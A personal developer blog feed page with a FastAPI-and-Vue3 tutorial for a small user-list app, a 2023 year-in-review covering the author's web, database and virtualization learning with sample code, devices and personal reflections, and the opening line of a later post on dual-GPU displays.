普通视图

发现新文章,点击刷新页面。
昨天以前WeepingDogel's Blog

A Simple Client Server Project Made by Python and Vue3

2024年3月5日 16:14

Introduction

Figure 01

This demo will show a user list with avatar, username and description, which is the data fetched from the backend. At first, the client page made by vue3 will send a request to the server, then the server respond and transfer a JSON typed data. Then the clinet page accepts this data, and render a page.

Backend

There’s a HTTP service powered by FastAPI, which is a high performance web framework for Python.

Figure 02

When started, it will read the json file user_list.json into the RAM as a variable.

Figure 03

Figure 04

When received a HTTP request by the URL /userdata/list from any clinet, it will read the JSON data in RAM and send to the client.

Here is the JSON file.

[
  {
    "id": 1,
    "name": "WeepingDogel",
    "type": "dog",
    "age": 20,
    "avatar": "/static/WeepingDogel.jpg"
  },
  {
    "id": 2,
    "name": "kira-pgr",
    "type": "cat",
    "age": 18,
    "avatar": "/static/kira-pgr.png"
  },
  {
    "id": 3,
    "name": "kara",
    "type": "cat",
    "age": 19,
    "avatar": "/static/kara.jpg"
  },
  {
    "id": 4,
    "name": "Felix Yan",
    "type": "fox(?)",
    "age": 30,
    "avatar": "/static/felix.jpg"
  },
  {
    "id": 5,
    "name": "Old Herl",
    "type": "cat",
    "age": 400,
    "avatar": "/static/old_herl.jpg"
  },
  {
    "id": 6,
    "name": "Episode 33",
    "type": "-/@”~、",
    "age": 17,
    "avatar": "/static/episode-33.jpg"
  }
]

Let’s start to code. Firstly, we need to create a virtual environment of Python and import the fastapi package.

$ python -m venv venv

Install the fastapi libraries by pip and establish a root API URL to run a web server.

$ pip install "fastapi[all]"
# encoding=UTF-8
# filename=main.py
from fastapi import FastAPI

app = FastAPI()


@app.get('/')
async def root():
    return {"message": "Hello"}

While the client recevied the data to render the page, it will still access the server to get the static files. So let’s mount the staitc directory.

$ ls src/static/ -lh
总计 396K
-rw-r--r-- 1 weepingdogel weepingdogel 89K  3月 3日 18:51 episode-33.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 87K  3月 3日 18:35 felix.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 45K  3月 3日 15:52 kara.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 93K 12月18日 11:34 kira-pgr.png
-rw-r--r-- 1 weepingdogel weepingdogel 36K  3月 3日 18:37 old_herl.jpg
-rw-r--r-- 1 weepingdogel weepingdogel 34K  1月 6日 16:20 WeepingDogel.jpg

Add these to main.py.

from fastapi.staticfiles import StaticFiles

app.mount('/static', StaticFiles(directory="src/static"), name="static")

Then we need to create a router /userdata by create a new file router_userdata.py in other direcotries or just in the same directory.

# encoding=UTF-8
# filename=router_resources.py

from fastapi import APIRouter
import json

userdata_router = APIRouter(
    prefix='/userdata',
    tags=['userdata'],
    responses={404: {"Description": "Not Found"}}
)

Now we need to open the json file and store the content into the memory as a variable.

user_list: list = json.loads(open('src/data/user_list.json').read())

Finally we create a URL router to provide the API to get the data.

# encoding=UTF-8
# filename=router_resources.py

from fastapi import APIRouter
import json

userdata_router = APIRouter(
    prefix='/userdata',
    tags=['userdata'],
    responses={404: {"Description": "Not Found"}}
)


user_list: list = json.loads(open('src/data/user_list.json').read())


@userdata_router.get('/list')
def read_user_list():
    """
    Read a user list from a json file.
    :return: A user list.
    """

    return user_list

Now start the server by uvicorn.

uvicorn  src.main:app --reload

FrontEnd

Now it’s the work that frontend must be responsible. Let’s create a vue3 project by yarn at first.

$ yarn create vue

Then delete the components before, we don’t need them in this demo. Just rewrite the code of the App.vue.

Before we send a request to fetch the data, we need to define two types to contain the data if Typescript is enabled.

type User = {
  id: Number;
  name: string;
  user_type: string;
  age: Number;
  avatar: string;
};

type UserList = User[];

According to the lifecycle of Vue3, a method need to be create and used in the mount lifecycle. We have to define a global variable in data() state and a synchronous function in methods state.

export default { 
  data() { 
    return { 
      user_list: [] as UserList 
      }; 
    }, 
    methods: {
      async GetUserList() {}, 
  }, 
};

Now we need to send a request by axios.

import axios from "axios";
async GetUserList() {
  try {
    const response = await axios.get<UserList>("/userdata/list");
    this.user_list = response.data;
    } catch (error) {
      console.log(error);
  }
},

Then we need to run this function in mount lifecycle.

mounted() { 
  this.GetUserList(); 
},

Here’s the completed code in <script> tag:

import axios from "axios";

type User = {
  id: Number;
  name: string;
  user_type: string;
  age: Number;
  avatar: string;
};

type UserList = User[];

export default {
  data() {
    return {
      user_list: [] as UserList,
    };
  },
  methods: {
    async GetUserList() {
      try {
        const response = await axios.get<UserList>("/userdata/list");
        this.user_list = response.data;
      } catch (error) {
        console.log(error);
      }
    },
  },
  mounted() {
    this.GetUserList();
  },
};

Render the data in Template by ‘v-for’ property.

<template>
  <div class="bg">
    <div class="user-list">
      <div class="user-card" v-for="items of user_list">
        <div class="user-image">
          <img :src="items.avatar" />
        </div>
        <div class="user-info">
          <p class="user-name">{{ items.name }}</p>
          <p class="description">
            A {{ items.user_type }}, {{ items.age }} years old.
          </p>
        </div>
      </div>
    </div>
  </div>
</template>

Start the developerment server, you will see the page like this:

$ yarn dev

Finally we just finish the CSS inside the <style scoped> tag to beautify the style.

@keyframes FadeIn {
  from {
    scale: 0.75;
    opacity: 0;
  }
  to {
    scale: 1;
    opacity: 1;
  }
}

@keyframes BackgroundColor {
  from {
    background-color: #f1f1f1;
  }
  to {
    background-color: #dfaed4;
  }
}

.bg {
  width: 100vw;
  height: 100vh;
  display: flex;
  flex-direction: column;
  justify-content: center;
  align-items: center;
  background-color: #dfaed4;
  animation: BackgroundColor 5s;
}

.user-list {
  width: 450px;
  height: 800px;
  overflow-y: scroll;
  overflow-x: hidden;
  scrollbar-width: none;
  scroll-behavior: smooth;
  display: flex;
  flex-direction: column;
  background-color: #ffffff;
  border-radius: 20px;
  animation: FadeIn 1.5s;
}

.user-card {
  width: 100%;
  height: auto;
  display: flex;
  padding: 20px;
  flex-direction: row;
  border-bottom: solid 1px #ebebeb;
}

.user-image {
  width: 120px;
  height: 120px;
  border-radius: 100%;
}

.user-image img {
  width: 100%;
  height: 100%;
  border-radius: 100%;
}

.user-info {
  position: relative;
  left: 40px;
  display: flex;
  flex-direction: column;
  justify-content: flex-start;
}

.user-name {
  line-height: 60px;
  font-size: 32px;
}

.description {
  font-size: 22px;
  line-height: 30px;
}

You will see a elegant page with user list in your browser.

Conclusion

In this project, we’ve successfully demonstrated the interaction between a frontend client made using Vue3 and a backend server powered by FastAPI. By establishing a connection where the client requests user data from the server, receives a JSON response, and renders it on the webpage, we’ve showcased a basic full-stack web application flow.

The backend server, built with FastAPI, functions as the intermediary between the data storage file (user_list.json) and the client. Upon receiving a request for user data at the endpoint /userdata/list, it reads the JSON data stored in memory, responds with the user list, and sends it back to the client for display.

The frontend, developed using Vue3, sends requests to the backend server using Axios, retrieves the user data, and dynamically updates the webpage to showcase user avatars, names, and descriptions. This seamless data flow between the client and server illustrates the principles of front-end and back-end separation in web development.

By combining technologies like Vue3, FastAPI, Python, and Axios, we’ve exemplified a simple yet effective approach to building web applications with modern tools and best practices in mind. This project serves as a foundation for creating more complex and feature-rich applications, highlighting the importance of efficient data fetching, processing, and rendering in web development.

Annual Summary in 2023

2023年12月31日 21:43

Though the time is a unit defined by people, it can still flow away like a river running from the hill to the plain. I Only feel a sigh and a wink, the 2023 just has passed.

Just looking back on the memories like the cherry blossoms drifting in midair, which I want to catch on my tiptoes, a lot has happened this year.

Now just hold the petals and look, which probably makes me bring back the time to mind.

Gained

The past year has been a whirlwind of learning and growth for me.

Skills & Knowledge

In 2023, I delved into a multitude of skills and embarked on several captivating open-source projects that have significantly broadened my horizons.

Flask

Let’s start with the Flask journey.

Early on, I found myself entangled in the enchanting web of Flask, a delightful web application framework in Python. The thrill of setting up and completing the TinyGallery using Flask’s straightforward and efficient MVC structure left an indelible mark on my learning path.

Diving into the official Flask documentation, I uncovered the art of rendering pages with the aid of jinja2-powered templates. This exploration, though it demanded patience, eventually bore fruit as I gradually incorporated functionalities into the project—minus the requirement of file uploads.

@app.route("/")
def index():
    database = db.get_db()
    ImageTable = database.execute("SELECT * FROM IMAGES ORDER BY Date DESC")
    if 'username' in session:
        LikeTable = database.execute("SELECT LikedPostUUID FROM ImagesLikedByUser WHERE User = ? AND LikeStatus = ?",
        (session['username'], 1, )).fetchall()
        LikedList = []

        for i in LikeTable:
            LikedList.append(str(i[0]))
            Avatar = database.execute('SELECT Avatar FROM AVATARS WHERE UserName = ?', (session['username'],)).fetchone()
            userAvaterImage = app.config['PUBLIC_USERFILES'] + '/' + session['username'] + '/' + Avatar['Avatar']

        return render_template(
            "index.html",
            PageTitle="HomePage",
            Images=ImageTable,
            userAvaterImage=userAvaterImage,
            userName=session['username'],
            LikedList=LikedList)

    else:
        return render_template("index.html", PageTitle="HomePage", Images=ImageTable)
{% extends "base.html" %}
{% block Title %} {{PageTitle}} | TinyGallery {% endblock %}
{% block body %}
<div class="Content">
    {% for x in Images %}
    <div class="work">
        <img class="displayedImages" onclick="OpenFullImage({{ loop[" index"] }})"
            src="/static/img/users/{{ x['User'] }}/Images/{{ x['UUID'] }}.jpg" alt="{{ x['UUID'] }}" />
        <h1 class="userName">{{ x['ImageTitle'] }}</h1>
        <p class="textFont">
            <span>By {{ x['User'] }}</span>
            <br />
            <span class="LikesNum">
                Likes: {{ x['Dots'] }}
            </span>
            <br />
            <span>Description: {{ x['Description'] }}</span>
            <br />
            <span>Date: {{x['Date']}}</span>
            <br />
            {% if g.user %}
            {% if x['UUID'] in LikedList %}
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Like' )" class="likeStatus0" style="display: none;"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star"
                viewBox="0 0 16 16">
                <path
                    d="M2.866 14.85c-.078.444.36.791.746.593l4.39-2.256 4.389 2.256c.386.198.824-.149.746-.592l-.83-4.73 3.522-3.356c.33-.314.16-.888-.282-.95l-4.898-.696L8.465.792a.513.513 0 0 0-.927 0L5.354 5.12l-4.898.696c-.441.062-.612.636-.283.95l3.523 3.356-.83 4.73zm4.905-2.767-3.686 1.894.694-3.957a.565.565 0 0 0-.163-.505L1.71 6.745l4.052-.576a.525.525 0 0 0 .393-.288L8 2.223l1.847 3.658a.525.525 0 0 0 .393.288l4.052.575-2.906 2.77a.565.565 0 0 0-.163.506l.694 3.957-3.686-1.894a.503.503 0 0 0-.461 0z" />
            </svg>
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Unlike' )" class="likeStatus1"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star-fill"
                viewBox="0 0 16 16">
                <path
                    d="M3.612 15.443c-.386.198-.824-.149-.746-.592l.83-4.73L.173 6.765c-.329-.314-.158-.888.283-.95l4.898-.696L7.538.792c.197-.39.73-.39.927 0l2.184 4.327 4.898.696c.441.062.612.636.282.95l-3.522 3.356.83 4.73c.078.443-.36.79-.746.592L8 13.187l-4.389 2.256z" />
            </svg>
            {% else %}
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Like' )" class="likeStatus0"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star"
                viewBox="0 0 16 16">
                <path
                    d="M2.866 14.85c-.078.444.36.791.746.593l4.39-2.256 4.389 2.256c.386.198.824-.149.746-.592l-.83-4.73 3.522-3.356c.33-.314.16-.888-.282-.95l-4.898-.696L8.465.792a.513.513 0 0 0-.927 0L5.354 5.12l-4.898.696c-.441.062-.612.636-.283.95l3.523 3.356-.83 4.73zm4.905-2.767-3.686 1.894.694-3.957a.565.565 0 0 0-.163-.505L1.71 6.745l4.052-.576a.525.525 0 0 0 .393-.288L8 2.223l1.847 3.658a.525.525 0 0 0 .393.288l4.052.575-2.906 2.77a.565.565 0 0 0-.163.506l.694 3.957-3.686-1.894a.503.503 0 0 0-.461 0z" />
            </svg>
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Unlike' )" class="likeStatus1" style="display: none;"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star-fill"
                viewBox="0 0 16 16">
                <path
                    d="M3.612 15.443c-.386.198-.824-.149-.746-.592l.83-4.73L.173 6.765c-.329-.314-.158-.888.283-.95l4.898-.696L7.538.792c.197-.39.73-.39.927 0l2.184 4.327 4.898.696c.441.062.612.636.282.95l-3.522 3.356.83 4.73c.078.443-.36.79-.746.592L8 13.187l-4.389 2.256z" />
            </svg>
            {% endif %}
            {% endif %}
        </p>
    </div>
    {% endfor %}
</div>
{% endblock %}

Despite its simplicity and ease of adoption, Flask did exhibit some flaws and yielded challenging bugs in the earlier versions of TinyGallery, contributing to a decision to transition to a new technology stack.

FastAPI, VueJS

Enter FastAPI and VueJS. To elevate the TinyGallery experience, a decision was made to bifurcate the backend and frontend, with a keen emphasis on leveraging Ajax-all-in and Restful API features. This compelling pursuit led me to immerse myself in the world of VueJS, resulting in the creation of tinygallery-vue and tinygallery-backend. Months of dedicated learning culminated in the successful completion of this endeavor.

The depth and breadth of my learning during this period were substantial, encompassing the creation of a Restful API provider with FastAPI, the crafting of a webpage capable of seamless data communication with the server using axios, and the meticulous design of simple, yet elegant components in VueJS.

async fetchData() {
      // Fetch more image data from the server
    this.pages = this.pages + 1; // Increment the current page number
    const response = await axios.get("/resources/posts/" + this.pages); // Make a GET request to the server API
    const newData = JSON.parse(response.request.response); // Parse the response text to JSON format
    if (newData[0] == null) {
        // If there is no new data
        this.pages = this.pages - 1; // Decrement the current page number
    } else {
        // Otherwise
        for (let i = 0; i < newData.length; i++) {
          // Loop over the new data and add it to the display data array
          (this.displayData as any).push(newData[i]);
        }
    }
},
<template>
  <div class="Card" v-for="items of displayData">
    <img
      @click="OpenRemarkBySingleUUID((items as any).post_uuid)"
      class="displayImage_NSFW"
      :src="(items as any).cover_url"
      :alt="(items as any).post_uuid"
      v-if="(items as any).nsfw"
    />
    <img
      @click="OpenRemarkBySingleUUID((items as any).post_uuid)"
      class="displayImage"
      :src="(items as any).cover_url"
      :alt="(items as any).post_uuid"
      v-else
    />
    <h2 class="ImageTitle">{{ (items as any).post_title }}</h2>
    <p class="ImageDescription">{{ (items as any).description }}</p>
    <div class="UserInfoBar">
      <img class="UserAvatar" :src="(items as any).avatar" />
      <p class="ImageUserName">{{ (items as any).user_name }}</p>
      <p class="LikesDisplay">{{ (items as any).dots }} likes</p>
      <p class="ImageDate">
        {{ TimeZoneCaculator.CaculateTheCorrectDate((items as any).date) }}
      </p>
    </div>
  </div>
</template>
@image_resources_api.get("/posts/{page}")
async def get_posts_as_json(page: int, db: Session = Depends(get_db)):
    if not page:
        raise HTTPException(
            status_code=400, detail="You must append a page number to the end of the url.")
    posts_from_db = crud.get_posts_by_page(db=db, page=page)
    list_for_return: list[dict] = []
    for x in posts_from_db:
        user_uuid = get_user_uuid_by_name(user_name=x.user_name, db=db)
        admin_uuid = get_admin_uuid_by_name(user_name=x.user_name, db=db)
        temp_dict = {
            "id": x.id,
            "description": x.description,
            "share_num": x.share_num,
            "post_uuid": x.post_uuid,
            "nsfw": x.nsfw,
            "user_name": x.user_name,
            "post_title": x.post_title,
            "dots": x.dots,
            "date": x.date[0:16],
            "cover_url": dir_tool.get_cover_file_url(x.post_uuid),
            "avatar": dir_tool.get_avatar_file_url(dir_user_uuid=admin_uuid if admin_uuid else user_uuid)[1]
        }
        list_for_return.append(temp_dict)
    return list_for_return

Reveling in the satisfaction of newfound skills, I proudly navigated my way through VueJS’s option API, acquainting myself with the intricacies of lifecycle management, components, and props. On the backend front, mastering the art of JWT token creation for authentication, file handling, and data manipulation further bolstered my repertoire.

LoginAccount() {
    if (this.logUserName == "" || this.logPassWord == "") {
        // Check if username and password are empty
        this.Result = "Username or password can't be empty!";
        console.log("Username or password can't be empty!");
    } else {
        let bodyFormData = new FormData();
        bodyFormData.append("username", this.logUserName);
        bodyFormData.append("password", this.logPassWord);
        axios({method: "post", url: "/user/token", data: bodyFormData, headers: { "Content-Type": "application/x-www-form-urlencoded" },})
          .then((response: any) => {
            console.log(response.data.access_token);
            // Create an object to store the username and token.
            const token = response.data.access_token;
            window.localStorage.setItem("Token", token);
            // Set logging status.
            Authentication().setLogStatus(true);
        })
          .catch((error: any) => {
            // Return the errors.
            this.Result = error.response.data.detail;
            console.log(error.response.data.detail);
        });
    }
},
@userAuthRouter.post("/token")
async def user_login(db: Session = Depends(get_db), form_data: OAuth2PasswordRequestForm = Depends()):
    user_authentication = authenticate_user(db, form_data.username, form_data.password)
    admin_authentication = authenticate_admin(db, form_data.username, form_data.password)
    # Raise error if authentication fails
    if not user_authentication and not admin_authentication:
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Incorrect username or password.",
            headers={"WWW-Authenticate": "Bearer"}
        )
    try:
        # Create access token
        access_token_expires = timedelta(minutes=config.ACCESS_TOKEN_EXPIRE_MINUTES)
        access_token = create_access_token(
            data={"sub": form_data.username},
            expires_delta=access_token_expires)
    except JWTError:
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Cannot create token.",
            headers={"WWW-Authenticate": "Bearer"}
        )
    # Return access token
    return {"access_token": access_token, "token_type": "bearer"}
export default {
    data() {
        return {
            pages: 1, // The current page number
            displayData: [], // An array to store the displayed images.
        };
    },
    ...
    mounted() {
    // Called after the component is mounted and ready to use
    this.displayIamges(); // Display the initial set of images
    }
}

In addition, I can also deal with the task of uploading files, updating and deleting data.

uploadPost() {
      // Define a method called 'uploadPost' that sends a POST request to the server with the form data entered by the user.
    if (this.post_title == "" || this.description == "") {
        // If the 'post_title' or 'description' data properties are empty, log an error message to the console.
        console.log("Title and Dercription can't be empty!");
    } else {
        const token = localStorage.getItem("Token"); // Get the JWT token from local storage and store it in a variable called 'token'.
        const config = {
          // Define an object called 'config' with headers that include the JWT token and set the content type to 'multipart/form-data'.
          headers: {
            Authorization: "Bearer " + token,
            "Content-type": "multipart/form-data",
          },
        };
        let is_nsfw; // Declare a variable called 'is_nsfw'.
        let bodyFormData = new FormData(); // Create a new instance of the FormData class and store it in a variable called 'bodyFormData'.
        if (this.is_nsfw) {
          // Check whether the 'is_nsfw' data property is true. If so, set 'is_nsfw' to "true"; otherwise, set it to "false".
          is_nsfw = "true";
        } else {
          is_nsfw = "false";
        }
        bodyFormData.append("is_nsfw", is_nsfw); // Append the 'is_nsfw' value to the form data object.
        bodyFormData.append("post_title", this.post_title); // Append the 'post_title' value to the form data object.
        bodyFormData.append("description", this.description); // Append the 'description' value to the form data object.
        if (this.CustomCover) {
          // If the 'CustomCover' data property is true, append the cover file selected by the user to the form data object; otherwise, append an empty string.
          bodyFormData.append("cover", this.coverFile as any);
        } else {
          bodyFormData.append("cover", "");
        }
        for (let i = 0; i < this.uploadImagesFile.length; i++) {
          // Loop through the array of uploaded images and append each one to the form data object.
          console.log(this.uploadImagesFile[i]);
          bodyFormData.append("uploaded_file", this.uploadImagesFile[i]);
        }
        console.log(bodyFormData); // Log the final form data object to the console.
        axios
          .post("/posts/create", bodyFormData, config) // Send a POST request to the '/posts/create' endpoint with the form data as the payload.
          .then((response) => {
            // If the request is successful...
            console.log(response); // Log the response to the console for debugging purposes.
            if ((response.data.status = "success")) {
              // Check if the server responded with a success status.
              this.$emit("update:modelValue", false); // Emit the 'update:modelValue' event with a value of false to close the uploader panel.
              UpdateImages().Update(1); // Call the 'UpdateImages' function to update the images displayed on the website.
              this.$router.push("/"); // Redirect the user to the homepage.
            }
        })
          .catch((error) => {
            // If there was an error...
            console.error(error); // Log the error to the console for debugging purposes.
            alert(error.response.data.detail); // Display an alert with details about the error.  
        });
      }
      this.post_title = ""; // Reset the 'post_title' data property to an empty string.
      this.description = ""; // Reset the 'description' data property to an empty string.
      this.is_nsfw = ""; // Reset the 'is_nsfw' data property to an empty string.
      this.CustomCover = false; // Reset the 'CustomCover' data property to false.
    },
@Post_router.post("/create")
def upload_image(is_nsfw: str = Form(),
                 db: Session = Depends(get_db),
                 uploaded_file: list[UploadFile] = File(),
                 cover: UploadFile | None = None,
                 post_title: str = Form(),
                 description: str = Form(),
                 token: str = Depends(oauth2Scheme)):
    # This block for declare variables.
    # --- declare block
    # Get the name of user from token
    user_name: str = token_tool.get_user_name_by_token(token=token)
    post_uuid: str = str(uuid.uuid4())
    # If User uploaded a cover then this variable will be True.
    cover_exist: bool = False
    # -- end declare block

    # This block for verification
    # ---verification block
    if not crud.get_user_by_name(db, user_name=user_name) and not crud.get_admin_by_name(db, user_name=user_name):
        raise HTTPException(
            status_code=400, detail="The user does not exist!")
    if cover:
        cover_exist = True
    # Return Error, if list have same file name.
    for x in uploaded_file:
        if x.filename in uploaded_file:
            raise HTTPException(
                status_code=400, detail="File name not be same!")

    # Create the post direction witch named its uuid in IMAGE_DIR from config.py.
    current_post_path_obj = Path(config.POST_DIR).joinpath(post_uuid)
    # If the direction already existed then return error.
    if current_post_path_obj.is_dir():
        raise HTTPException(
            status_code=500, detail="Cannot to create post.")
    current_post_path_obj.mkdir()
    current_post_path_obj.joinpath("cover").mkdir()

    # Check image files suffix.
    for x in uploaded_file:
        if x.filename.split(".")[-1] not in config.ALLOW_SUFFIX:
            raise HTTPException(
                status_code=400, detail="Not allowed file type.")
    if cover:
        if cover.filename.split(".")[-1] not in config.ALLOW_SUFFIX:
            raise HTTPException(
                status_code=500, detail="Not allowed file type.")

    save_post_status: bool = dir_tool.save_post_images(
        post_uuid=post_uuid,
        uploaded_file=uploaded_file,
        supplementary_mode=False
    )
    if not save_post_status:
        raise HTTPException(
            status_code=400, detail="Cannot save the post on server!")

    save_cover_status: bool = dir_tool.save_post_cover(
        cover_name=uploaded_file[0].filename,
        post_uuid=post_uuid,
        cover=cover,
        cover_exist=cover_exist,
        update_mode=False
    )
    if not save_cover_status:
        raise HTTPException(
            status_code=400, detail="Cannot save the cover of post on server!")

    compress_cover_status: bool = dir_tool.compress_cover(
        post_uuid=post_uuid,
        update_mode=False
    )
    if not compress_cover_status:
        raise HTTPException(
            status_code=400, detail="Cannot compress the cover of post on server!")

    if is_nsfw == "true":
        nsfw_db: bool = True
    else:
        nsfw_db: bool = False

    crud.db_create_post(
        db=db,
        user_name=user_name,
        post_title=post_title,
        description=description,
        post_uuid=post_uuid,
        is_nsfw=nsfw_db
    )

    return {
        "status": "success"
    }

These frameworks didn’t just expedite my development speed for simple web applications; they also broadened my programming experiences, empowering me with a newfound sense of confidence.

pandas

Learning pandas has been a game-changer for me. This versatile and lightning-fast open-source data analysis and manipulation tool, built on top of Python, has proven to be an indispensable asset for my data-related tasks.

Whether it’s cleaning up datasets or delving into comprehensive data analysis, pandas has consistently come to my rescue. One interesting aspect is its ability to effortlessly handle data fetched through spider scripts, making it accessible and easily readable for further processing.

Plus, the fact that I can swiftly generate new data into Excel or CSV files after the cleansing operation is nothing short of magical. However, I must admit, there’s always more to learn and practice when it comes to mastering this powerful tool. Experience is the true teacher, right?

pyecharts

Now, let’s talk about pyecharts. When I need to whip up a stunning picture or chart from my data and display it on a webpage, pyecharts has become my go-to solution.

Sure, I’m aware of Apache ECharts, an open-source JavaScript visualization library, but setting up its properties and rendering a complex chart can be quite the heavy lift. This is where pyecharts swoops in to save the day, helping me sidestep the complexities and streamline the process.

The official documentation, with its plethora of examples for creating simple data charts and graphs, has been an absolute lifesaver. When all I need is a quick, simple chart, relying on pyecharts feels like a breeze.

Database

After mastering SQL and familiarizing myself with MySQL, MariaDB, and SQLite, I found that each has its unique advantages for various development needs.

SQLite

When it comes to lightweight, file-based management and easy transferability of rich content, SQLite has been my go-to choice for simpler applications. The fact that SQLite database files are commonly employed for content transfer and long-term data archival points to its versatility and widespread use in diverse scenarios. In fact, did you know that there are over 1 trillion (1e12) active SQLite databases in use today? That’s mind-blowing! The flexibility and ease of use of SQLite make it an ideal solution for projects like TinyGallery, where it serves as the reliable database engine.

MySQL & MariaDB

Of course, in scenarios where performance is a top priority, especially in larger-scale applications, the robustness of MySQL or its fork, MariaDB, often becomes essential. Their well-established presence in the industry and their ability to handle larger datasets and a higher load have made them popular choices in the development community.

Virtualization

Venturing into the captivating realm of cloud computing has not only broadened my understanding of modern technology but also kindled a deep interest in virtualization—a cornerstone of cloud infrastructure.

Within this domain, I’ve had the pleasure of acquainting myself with a diverse array of virtualization software that has elevated my comprehension of resource management and system orchestration. Let’s delve into the specifics of each prominent tool:

VMware Workstation

At the forefront of my virtualization exploration stands VMware Workstation. Its robust environment for running multiple virtual machines on a single physical device has been instrumental in refining my approach to system administration and resource allocation.

The rich feature set and user-friendly interface of VMware Workstation have empowered me to create and manage virtual environments with unparalleled ease and efficiency, leaving an indelible mark on my journey through digital infrastructure management.

VirtualBox

As I delved deeper, VirtualBox, with its open-source ethos, emerged as a compelling alternative, reshaping how I perceive accessibility and simplicity in virtualization. Its seamless capacity to create and manage virtual machines has not only broadened my technical adeptness but also democratized the virtualization experience, making it accessible to a diverse spectrum of enthusiasts and professionals.

The inclusive and user-friendly nature of VirtualBox has underscored the significance of providing accessible virtualization tools in empowering a broader community of aspiring developers and cloud enthusiasts.

Qemu/KVM

The potent alliance of QEMU/KVM has stood as a formidable force in my virtualization odyssey, encapsulating the raw power of hypervisor functionality and hardware-assisted virtualization for Linux systems.

The seamless compatibility and robust performance offered by this dynamic duo have unlocked new dimensions of agility and efficiency in managing virtualized environments, sparking a newfound appreciation for the intricacies of low-level virtualization technologies.

Embracing QEMU/KVM has not only fortified my technical prowess but also enriched my understanding of system-level virtualization, transforming my approach to managing digital infrastructure.

Libvirt

Last but not least, libvirt, the versatile open-source toolkit, has emerged as a stalwart companion in my exploration of virtualization technologies.

Its broad support for a range of hypervisors, including QEMU/KVM, Xen, and LXC, has streamlined the orchestration and management of virtualized platforms, providing a holistic perspective on virtualization capabilities and infrastructure management.

My journey with libvirt has underscored the crucial role of adaptive and versatile virtualization tools in the modern era, redefining the paradigm of infrastructure management and resource optimization.


These virtualization technologies, with their diverse capabilities and applications, have not only deepened my expertise in cloud computing but also broadened my horizons, equipping me with a nuanced perspective on efficient resource utilization and infrastructure orchestration.

The journey through virtualization has been nothing short of transformative, laying a resilient foundation for navigating the dynamic landscapes of cloud infrastructure and digital environments.

Docker

Embracing the world of Docker has been a transformative journey, redefining how I approach software development and deployment. From diving into Docker’s innovative approach to containerization to unraveling its potential for creating lightweight, portable, and self-sufficient environments, my exploration has been nothing short of exhilarating.

Last year, I penned an article shedding light on this very journey with Docker, and now, armed with an even broader understanding, I’m geared up to delve deeper into its intricacies.

OpenStack

Venturing into the realm of OpenStack has been a recent foray, opening the doors to a world of immense potential in cloud infrastructure management.

While I’ve currently dipped my toes into the installation process on a Linux server, I’m poised to embark on an enriching learning journey that will unravel the depths of OpenStack’s capabilities.

This journey has already highlighted the power of OpenStack in reshaping the dynamics of scalable and customizable cloud environments, and I’m looking forward to documenting my discoveries as I delve further into its functionalities and applications.

New Devices

108 Customized Keyboard

  • Polar Fox Shaft for letter area, Midnight Jade Shaft for large keys, Box White Shaft for other keys.
  • Support tri-mode and RGB

I bought this keyboard for better typing experience, better appearance and gaming.

87 Customized Keyboard

  • Blueberry Ice Cream shaft for space bar, Graywood V4 shaft for other keys
  • Single mode only, white backlight

I bought this keyboard for programming and trying different typing experience.

Plus, its light weight always helps me replace the membrane keyboard in computer classroom of shcool. There’s no keyboards in good status… Most of them are broken in different levels because of the students who feels boring in class… There are even keycaps that have been gouged out… Then I need to take my own keyboard to take a laboratory course.

ViewSonic Displayer

  • 23.8", 1080P, 165Hz, Fast-IPS panel, HDR10 support

I bought it at the beginning of the school year, at first thinking that I could read more lines of code on the big screen…

Asus Router AX-56U

I don’t know what madness to buy Asus router, support dual-band WiFi6, Gigabit wired, didn’t brush the system, still using the official firmware, currently using it as an AP at home.

Small host received from muki

It actually has a story of where it came from, but as I said bad memories don’t mean anything. R5-1400 + RX580, 8GB RAM, currently sitting at home as an internal server for the Me0w00f Technology team.

Pixel 3XL

Off-wall machine donated by a certain fox, used for off-wall socializing, sometimes watching YouTube, DOL installed. It’s also not bricked, and is still officially native to the Pixel.

Pity

However, it’s impossible for a ship to always move mildly on the ocean. Something is a pity that couldn’t be realized and accomplished.

Competition

The first and biggest pity is that I couldn’t get a chance to participate in large competition this year.

Although I had trained and prepared, learning much…

Skills, works and gaming.

In addition.. some details of skills and some basic knowledges hadn’t been acquired.

Saddly, I also hadn’t enjoyed a good gaming time…

Depression

Everything bad comes from the terrible reason, I might be ill in emotion, like depression.

I know it is necessary to see a doctor, but chances are few. I wanna get rid of it, but it’s hard.

It has been a stone which probably and definitely prevents my steps to go forward…

New accquaintance

Here are my new accquaintance or friends I met this year with something they say.

GrassBlock

“In the new year I hope WeepingDogel can live happily and not stress himself out by thinking too lowly of himself!”

Riiina

“See a doctor”

Episode33

“You.
Think about how to live, at least you seem promising to me.”

Plans in 2024

  • Finish reading the book Computer Systems A Programmer’s Perspective.
  • Learn to use Vuetify or PrimeVue.
  • Learn more about virtualization, programming and networking.
  • Prepare for bachelor’s degree.
  • Join and win a competition.
  • Find a lover(Never mind)

Conclusion

Finally, I recorded this year. Even if there’s a pity for something failed, I still gain so much that never feel sad at the end of the year.

Solve the problem of dual screen with NVIDIA and Intel GPUs

2023年9月21日 16:25

Introduction

